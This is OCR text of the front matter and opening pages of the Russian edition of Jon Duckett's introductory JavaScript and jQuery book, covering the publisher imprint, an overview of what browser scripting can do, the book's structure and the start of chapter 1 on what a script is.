Джон Дакетт

Самый полный гид
по созданию современных сайтов

JAVASCRIPT и jQuery

Интерактивная веб–разработка

мировой
компьютерный
бестселлер


мировой
компьютерный
бестселлер


John Duckett

JAVASCRIPT & jQuery

Interactive Front–End Web Development

WILEY

Джон Дакетт



Интерактивная веб–разработка

МОСКВА
2017

УДК 004.43
ББК 32.973.26-018.1
Д14

Jon Duckett
JAVASCRIPT & JQUERY: INTERACTIVE FRONT-END WEB DEVELOPMENT
© by John Wiley & Sons, Inc., Indianapolis, Indiana. All Rights Reserved.
Published Under License with the original publisher John Wiley & Sons, Inc.

Дакетт, Джон.

Д14 JavaScript и jQuery. Интерактивная веб-разработка / Джон Дакетт ; [пер. с англ. М.А. Райтмана]. — Москва : Издательство «Э», 2017. — 640 с. : ил. — (Мировой компьютерный бестселлер).

Эта книга — самый простой и интересный способ изучить JavaScript и jQuery. Независимо от стоящей перед вами задачи — спроектировать и разработать веб-сайт с нуля или получить больше контроля над уже существующим сайтом — эта книга поможет вам создать привлекательный, дружелюбный к пользователю веб-контент. Простой визуальный способ подачи информации с понятными примерами и небольшим фрагментом кода знакомит с новой темой на каждой странице. Вы найдете практические советы о том, как организовать и спроектировать страницы вашего сайта, и после прочтения книги сможете разработать свой веб-сайт профессионального вида и удобный в использовании.

УДК 004.43
ББК 32.973.26-018.1

Все права защищены. Книга или любая ее часть не может быть скопирована, воспроизведена в электронной или механической форме, в виде фотокопии, записи в память ЭВМ, репродукции или каким-либо иным способом, а также использована в любой информационной системе без получения разрешения от издателя. Копирование, воспроизведение и иное использование книги или ее части без согласия издателя является незаконным и влечет уголовную, административную и гражданскую ответственность.

Производственно-практическое издание

МИРОВОЙ КОМПЬЮТЕРНЫЙ БЕСТСЕЛЛЕР

Джон Дакетт

JAVASCRIPT И JQUERY
ИНТЕРАКТИВНАЯ ВЕБ-РАЗРАБОТКА

Директор редакции *Е. Капьёв*
Ответственный редактор *Е. Истомина*
Художественный редактор *А. Гусев*

В оформлении переплета использована фотография:
-strizh- / Shutterstock.com
Используется по лицензии от Shutterstock.com

ООО «Издательство «Э»
123308, Москва, ул. Зорге, д. 1. Тел. 8 (495) 411-68-86.

Өндіруші: «Э» АҚБ Баспасы, 123308, Мәскеу, Ресей, Зорге көшесі, 1 үй.
Тел. 8 (495) 411-68-86.
Тауар белгісі: «Э»
Қазақстан Республикасында дистрибьютор және өнім бойынша арыз-талаптарды қабылдаушының өкілі «РДЦ-Алматы» ЖШС, Алматы қ., Домбровский көш., 3«а», литер Б, офис 1.
Тел.: 8 (727) 251-59-89/90/91/92, факс: 8 (727) 251 58 12 вн. 107.
Өнімнің жарамдылық мерзімі шектелмеген.
Сертификация туралы ақпарат сайтта Өндіруші «Э»

Сведения о подтверждении соответствия издания согласно законодательству РФ о техническом регулировании можно получить на сайте Издательства «Э»

Өндірген мемлекет: Ресей
Сертификация қарастырылмаған

Подписано в печать 09.03.2017. Формат 70x100 1/16.
Печать офсетная. Усл. печ. л. 51,85.
Тираж экз. Заказ

Знак информационной продукции согласно Федеральному закону от 29.12.2010 г. № 436-ФЗ
12+

BOOK24.RU
ИНТЕРНЕТ-МАГАЗИН
BOOK24.RU


В электронном виде книги издательства вы можете купить на www.litres.ru
ЛитРес: один клик до книг


ISBN 978-5-699-80285-2
9 785699 802852 >


ISBN 978-5-699-80285-2

© Райтман М.А.,перевод на русский язык, 2017
© Оформление. ООО «Издательство «Э», 2017

МИРОВЫЕ КОМПЬЮТЕРНЫЕ БЕСТСЕЛЛЕРЫ







Не заставляйте меня думать. Веб-юзабилити и здравый смысл

Бестселлер в сегменте "Компьютерная литература"! Алгоритмы – это рецепты, которые делают возможным эффективное программирование. Здесь представлено множество классических алгоритмов: вы узнаете, где они применяются и как их анализировать, чтобы понять их поведение. Эта книга будет полезна и студентам, и специалистам.

Кровь, пот и пиксели. Обратная сторона индустрии видеоигр. 2-е издание

Известный американский журналист Джейсон Шрейер собрал в своей книге сотни уникальных историй создания лучших компьютерных игр. Узнайте, какой ценой разработчики выпустили Diablo III, Dragon Age и другие продукты, собравшие миллионы фанатов по всему миру.

HTML и CSS. Разработка и дизайн веб-сайтов

Независимо от стоящей перед вами задачи: спроектировать и разработать веб-сайт с нуля или получить больше контроля над уже существующим сайтом, эта книга поможет вам создать привлекательный, дружелюбный к пользователю веб-контент. Здесь вы найдете практические советы о грамотном создании веб-сайта.

Алгоритмы. Теория и практическое применение

Бестселлер в сегменте "Компьютерная литература"! Алгоритмы – это рецепты, которые делают возможным эффективное программирование. Здесь представлено множество классических алгоритмов: вы узнаете, где они применяются и как их анализировать, чтобы понять их поведение. Эта книга будет полезна и студентам, и специалистам.

ОГЛАВЛЕНИЕ

Файлы примеров для этой книги вы можете загрузить на сайте **https://eksmo.ru/files/js_jquery.rar**

ВВЕДЕНИЕ

Эта книга рассказывает о том, как в браузере может использоваться язык JavaScript. Код JavaScript помогает делать сайты более интерактивными, интересными и удобными для пользователя. Кроме того, вы познакомитесь с библиотекой jQuery, которая значительно упрощает программирование на JavaScript.

Чтобы изучить эту книгу максимально эффективно, читатель должен уметь создавать веб-страницы и верстать их с использованием языков HTML и CSS. Никакого другого дополнительного опыта программирования не требуется. Чтобы научиться программировать на JavaScript, вам понадобится следующее.

1

Понимать некоторые *базовые концепции программирования*, а также термины, используемые в языке JavaScript.


2

Изучить *сам язык*. Как и в случае с любым другим языком, вы должны будете освоить «словарь» JavaScript и научиться строить «фразы».


3

Освоить *применение* языка JavaScript. Для этого в книге приведено множество примеров, демонстрирующих, как сегодня используется JavaScript.


Для работы с книгой вам понадобится только компьютер, на котором установлен современный веб-браузер, а также ваш любимый текстовый редактор для написания кода — например, Блокнот (Notepad), TextEdit, Sublime Text или Coda.




Каждая глава начинается с **введения**, в котором перечисляются все ее основные темы




На **справочных** страницах представлены основные элементы JavaScript. HTML-код выделен синим цветом, CSS-код — розовым, JavaScript-код — зеленым





Страницы с **основной** информацией имеют белый фон и также содержат расширенные сведения по теме, обсуждаемой в главе






Диаграммы и инфографика представлены на страницах с темным фоном — это простой визуальный источник справочной информации по обсуждаемой теме





Разделы с **примерами** объединяют изученные темы и демонстрируют практическое применение изложенной выше информации



В конце каждой главы приведен **обзор**, где напоминается об основных моментах рассмотренных тем

КАК JAVASCRIPT ПОМОГАЕТ УЛУЧШИТЬ ИНТЕРАКТИВНОСТЬ ВЕБ-СТРАНИЦ

Язык JavaScript позволяет придать веб-страницам дополнительную интерактивность, так как предоставляет доступ к их контенту и возможность изменять его, а также разметку на веб-странице, когда она открыта в браузере.

1 ДОСТУП К КОНТЕНТУ

Язык JavaScript позволяет выделить на HTML-странице любой элемент, атрибут или текст, например:

- выделить текст во всех элементах h1, расположенных на странице;
- выделить все элементы, имеющие атрибут class со значением note;
- узнать, какая информация была введена в текстовое поле, чей атрибут id имеет значение email.

2 ИЗМЕНЕНИЕ КОНТЕНТА

Язык JavaScript можно использовать для добавления на страницу (или для удаления с нее) элементов, атрибутов и текста, например:

- добавить абзац текста после первого элемента h1;
- изменить значение атрибутов class, чтобы вступили в силу новые правила CSS, которые коснутся элементов с этими атрибутами;
- изменить размер или положение элемента img.

3
ПРОГРАММИРОВАНИЕ ПРАВИЛ

Язык JavaScript позволяет указать последовательность операций, которые должен выполнить браузер (это похоже на кулинарный рецепт). Данная последовательность обеспечивает доступ к контенту страницы либо дает возможность изменять его, например:

- сценарий галереи позволяет узнать, по какому изображению пользователь щелкнул мышью, а затем показать увеличенный вариант этого изображения;
- ипотечный калькулятор позволяет собрать значения из формы, выполнить расчеты и отобразить величины платежей;
- анимация позволяет проверить размеры окна браузера и переместить изображение в нижнюю часть области просмотра (также употребляется термин «окно просмотра»).

В JavaScript действуют многие общеизвестные правила программирования. Этот язык помогает сделать страницу интерактивной, реагирующей на действия пользователя.

4
РЕАГИРОВАНИЕ НА СОБЫТИЯ

Язык JavaScript дает возможность создать сценарий, запускающийся после конкретного события. Вот несколько примеров таких событий:

- пользователь нажал кнопку;
- пользователь щелкнул мышью по ссылке (или коснулся ее на сенсорном экране);
- указатель мыши был наведен на какой-либо элемент;
- пользователь ввел данные в форму;
- прошел заранее установленный временной интервал;
- завершилась загрузка веб-страницы.

ПРИМЕРЫ JAVASCRIPT-КОДА В БРАУЗЕРЕ

Возможность изменять контент уже загруженной в браузере HTML-страницы дает массу преимуществ. Приведенные ниже примеры основываются на том, что разработчик через программный код может:

- **получать** доступ к контенту страницы;
- **изменять** контент страницы;
- **задавать (программировать)** правила или инструкции, которым должен следовать браузер;
- **реагировать** на события, инициируемые пользователем или браузером.

СЛАЙД-ШОУ

(см. главу 11)

Слайд-шоу позволяют последовательно отображать некоторое количество изображений (или другого HTML-контента) в одной области конкретной веб-страницы. Слайд-шоу либо проигрывается автоматически, либо предоставляет пользователю возможность самостоятельно выбирать и просматривать интересующие его изображения. Слайд-шоу позволяет увеличить объем контента, отображаемого в ограниченном пространстве.

Реагирование: на сценарии, срабатывающие при загрузке страницы.

Доступ разработчика: к каждому изображению слайд-шоу.


Изменение: можно показывать лишь первый слайд, а остальные скрывать.

Программирование: установка таймера, определяющего, когда следует показывать очередной слайд.

Реагирование: на нажатие пользователем кнопки, соответствующей другому слайду.

Программирование: определение, какой слайд показывать.

Изменение: демонстрация запрошенного слайда.



ФОРМЫ

(см. главу 13)

Валидация форм (проверка того, правильно ли они заполнены) важна в случаях, когда на сайте принимается информация, вводимая пользователями. JavaScript-код позволяет предупреждать пользователя об ошибках в заполнении формы, если они возникнут. Кроме того, JavaScript позволяет выполнять довольно сложные вычисления с использованием введенных данных, и показывать полученные результаты пользователю.

Реагирование: на нажатие пользователем кнопки отправки формы по завершении ввода.


Доступ разработчика: к введенному в поле формы значению.


Программирование: проверка того, достаточно ли длинным является значение.

Изменение: показ предупреждающего сообщения, в случае если введенное значение недостаточно длинное.

Вышеприведенные примеры помогают составить впечатление о том, что можно сделать на веб-странице при помощи JavaScript-кода, а также о приемах, приведенных на страницах этой книги.

В следующих главах вы узнаете, когда и как можно получать доступ к контенту и изменять его, как программными средствами задавать правила и реагировать на события.





ПЕРЕЗАГРУЗКА ФРАГМЕНТА СТРАНИЦЫ

(см. главу 8)

Возможно, вы не хотите, чтобы пользователи перезагружали всю веб-страницу целиком, особенно когда требуется обновить лишь небольшую ее часть. Перезагрузить один конкретный фрагмент страницы куда быстрее, а сайт тем самым функционально станет похож на веб-приложение.

Реагирование: на сценарий, срабатывающий, когда пользователь щелкает по ссылке.

Доступ разработчика: к ссылке, по которой щелкнул пользователь.

Программирование: загрузка нового контента, запрошенного по ссылке.

Доступ разработчика: нахождение на странице элемента, который необходимо заменить.

Изменение: замена имеющегося контента на новый.

ФИЛЬТРАЦИЯ ДАННЫХ

(см. главу 12)

Если на странице содержится сравнительно много информации, то можно помочь пользователю найти именно те данные, которые его интересуют. Для этого применяются фильтры. В нашем случае кнопки генерируются при помощи данных, содержащихся в атрибутах HTML-элементов img. Когда пользователь щелкает мышью по кнопкам, он получает лишь те изображения, которые снабжены нужным ключевым словом.

Реагирование: на сценарий, срабатывающий при загрузке страницы.

Программирование: собирание ключевых слов из атрибутов изображений.

Программирование: преобразование ключевых слов в кнопки, на которые может нажимать пользователь.

Реагирование: на нажатие пользователем одной из кнопок

Программирование: нахождение подмножества изображений, которые следует показать.

Изменение: демонстрация подборки изображений, использующих определенный тег.

СТРУКТУРА КНИГИ

Чтобы помочь вам изучить JavaScript, мы разделили книгу на две части.

КОНЦЕПЦИИ

В первых девяти главах вы познакомитесь с основами программирования на JavaScript. Вам предстоит узнать, как этот язык позволяет создавать более увлекательные, интерактивные и удобные сайты.

Глава 1 посвящена некоторым ключевым концепциям компьютерного программирования. Вы узнаете, как компьютер оперирует данными и создает на их основе модель мира, как язык JavaScript используется для изменения контента HTML-страниц.

Главы 2–4 рассказывают об основах языка JavaScript.

В **главе 5** объясняется, как объектная модель документа (DOM) позволяет получать доступ к контенту документа и изменять его, когда страница уже загружена в браузере.

В **главе 6** мы поговорим о том, как можно инициировать выполнение того или иного кода при помощи событий.

Глава 7 рассказывает о библиотеке jQuery, которая помогает упростить и ускорить написание сценариев.

В **главе 8** мы познакомимся с Ajax — набором практических приемов, позволяющих изменять часть веб-страницы, не перезагружая ее целиком

В **главе 9** рассматриваются интерфейсы программирования приложений (API). Здесь мы затронем и сравнительно новые API, предназначенные для работы с HTML5 и такими сайтами, как Google Карты.

ПРАКТИКА

К началу второй части вы уже успеете изучить множество примеров использования JavaScript-сценариев на популярных сайтах. Здесь мы обобщим все приемы, освоенные вами ранее, и продемонстрируем, как профессионалы применяют язык JavaScript на практике. Мы познакомим вас не только с рядом продвинутых примеров, но и научим разрабатывать сценарии и писать их с нуля.

Глава 10 посвящена ошибкам и отладке. Здесь мы подробно обсудим, как компьютер обрабатывает JavaScript-код.

В **главе 11** рассмотрены способы создания контент-панелей, в частности, слайдеров, модальных окон, панелей с вкладками и аккордеонов.

В **главе 12** мы обсудим ряд способов фильтрации и сортировки данных. В частности, речь пойдет о фильтрации галереи изображений и о перегруппировке строк в таблице, производимой, когда пользователь щелкает по заголовкам столбцов.

Глава 13 посвящена различным улучшениям форм и валидации записей в формах.

Если у вас нет большого опыта в программировании, вам было бы полезно в первый раз прочитать книгу от начала и до конца. Однако мы надеемся, что, когда вы освоите основы программирования и станете писать собственные сценарии, эта книга останется для вас полезным справочником.

HTML И CSS: КРАТКИЙ ЭКСКУРС

Прежде чем переходить к изучению языка JavaScript, давайте вспомним некоторые аспекты HTML и CSS и, в частности, поговорим о том, как атрибуты HTML и свойства CSS образуют пары «имя/значение».

HTML-ЭЛЕМЕНТЫ

Элементы языка HTML содержатся на веб-странице для разметки ее структуры. Элемент состоит из открывающего тега, закрывающего тега и содержимого (контента).

Как правило, теги используются попарно (открывающий плюс закрывающий). Некоторые элементы не имеют контента и поэтому называются «пустыми» (например, элемент `img`). У них есть только один самозакрывающийся тег.

Открывающие теги могут сопровождаться атрибутами. Атрибут подробнее характеризует данный элемент. Каждый атрибут имеет имя и значение, которое обычно заключается в кавычки.

ПРАВИЛА CSS

В таблицах CSS используются правила, указывающие, как в браузере должен отображаться контент одного или нескольких элементов. В каждом правиле CSS есть селектор и блок объявлений.

Селектор CSS указывает, какой элемент (или элементы) подчиняется данному правилу. Блок объявлений содержит информацию о том, как должны выглядеть эти элементы.

У каждого объявления в блоке есть свойство (аспект, которым вы хотите управлять) и присваиваемое ему значение.

ПОДДЕРЖКА БРАУЗЕРАМИ

Некоторые примеры, приведенные в этой книге, не работают в браузерах Internet Explorer 8 и более ранних. В следующих главах мы коснемся того, как следует работать со старыми версиями браузеров.

В каждой версии веб-браузера появляются новые возможности. Зачастую они упрощают решение тех или иных задач либо считаются более желательными для употребления, чем старые приемы.

Однако далеко не все пользователи Интернета стремятся обновлять свои браузеры до самых последних версий, поэтому веб-разработчик не может опираться лишь на новейшие технологии.

Как будет показано ниже, поддержка тех или иных функций браузерами остается во многом несогласованной, и такие противоречия отражаются на JavaScript-разработке. Библиотека jQuery помогает нивелировать такие кроссбраузерные различия (в этом и заключается одна из основных причин, почему jQuery так быстро приобрела популярность среди веб-разработчиков). Впрочем, прежде чем знакомиться с jQuery, давайте разберемся, чего именно она помогает достичь.

Чтобы упростить изучение языка JavaScript, мы посвятим первые несколько глав таким возможностям этого языка, которые не поддерживаются в браузере Internet Explorer 8, и тем не менее:

- далее на страницах этой книги вы *научитесь* работать с Internet Explorer 8 и более старыми браузерами (поскольку нам известно, насколько распространены клиентские программы, требующие функционирования сайтов в Internet Explorer 8) — для этого вам просто нужно будет немного лучше разбираться в коде и учитывать ряд дополнительных проблем;
- среди файлов примеров вы найдете альтернативные варианты решения каждого примера, не работающего в Internet Explorer 8 в том виде, в котором оно приведено у нас в книге; пожалуйста, сообщайте нам о таких случаях — нам важно знать обо всех проблемах, возникших у читателей при изучении материала.

Глава 1

ОСНОВЫ ПРОГРАММИРОВАНИЯ

Прежде чем вы научитесь писать код на языке JavaScript и читать его, вам необходимо познакомиться с некоторыми ключевыми концепциями программирования как такового. Они будут рассмотрены в трех разделах этой главы.

А

Что такое сценарий и как его написать.

Б

Какое место компьютеры занимают в нашем мире.

В

Как написать сценарий для веб-страницы.

Изучив основы, вы можете переходить к следующим главам. В них будет рассмотрено, как ставить браузеру те или иные задачи с использованием языка JavaScript.

1/A

ЧТО ТАКОЕ СЦЕНАРИЙ И КАК ЕГО НАПИСАТЬ

СЦЕНАРИЙ — ЭТО НАБОР ИНСТРУКЦИЙ


Сценарий — это набор инструкций, которым должен следовать компьютер для достижения той или иной цели. Сценарии можно сравнить со следующими видами документов.

КУЛИНАРНЫЕ РЕЦЕПТЫ

Рецепт состоит из инструкций, которые излагаются по порядку одна за другой. Если повар в точности будет придерживаться последовательности операций, описанных в рецепте, то он сможет приготовить даже такое блюдо, какого еще никогда не делал.

Некоторые сценарии довольно просты и предусматривают реализацию всего одного действия — их можно сравнить с яичницей. Другие сценарии способны выполнять множество задач, такая программа скорее напоминает обед из трех блюд.

Еще одно сходство между кулинарией и программированием заключается в том, что, когда вы начинаете осваивать любое из этих искусств, вам приходится заучивать массу новой терминологии.



ИНСТРУКТАЖИ

Крупные компании часто предлагают инструктажи для новых сотрудников, где описывается, как следует вести себя в определенных ситуациях.

Например, в инструктаже по гостиничному делу могут даваться пошаговые описания действий при реализации различных сценариев: гость снимает номер, необходимо убрать в комнате, сработала пожарная сигнализация и т. д.

В любом из подобных сценариев сотрудник гостиницы должен выполнять именно тот набор действий, который соответствует конкретной ситуации. Действительно, если в гостиницу пришел новый постоялец, то вовсе не нужно перечитывать весь документ, чтобы выдать гостю ключи от номера. Аналогично при выполнении сложного сценария браузер может использовать из всего доступного кода лишь небольшое подмножество инструкций.

РУКОВОДСТВА

Автомеханики часто заглядывают при работе в руководства по ремонту, особенно если в мастерскую поступает автомобиль такой модели, с которой ранее не доводилось иметь дела. В руководстве описан ряд тестов, позволяющих проверить, работают ли основные функции автомобиля и на месте ли все детали. Руководство описывает, как устранять неисправности, выявляемые в процессе ремонта.

Например, в документе может быть подробно описан процесс проверки тормозов. Если этот тест пройдет успешно, механик сможет приступить к следующему. Но если будут обнаружены проблемы с тормозами, механику придется их отремонтировать, выполнив ряд инструкций.

После этого он должен будет повторно проверить тормозную систему, чтобы определить, устранена ли проблема. Если после ремонта проверка завершится успешно и механик убедится, что проблемы больше нет, то он сможет перейти к следующей проверке.

Аналогично многие сценарии позволяют браузеру проверять текущую ситуацию. Сценарий будет выполнять те или иные последовательности действий лишь тогда, когда это действительно целесообразно.

Сценарии состоят из инструкций, которые компьютер выполняет одну за другой.

Браузер может задействовать различные части сценария в зависимости от того, как пользователь взаимодействует с веб-страницей.

Сценарии способны выполнять различные фрагменты кода в зависимости от ситуации.

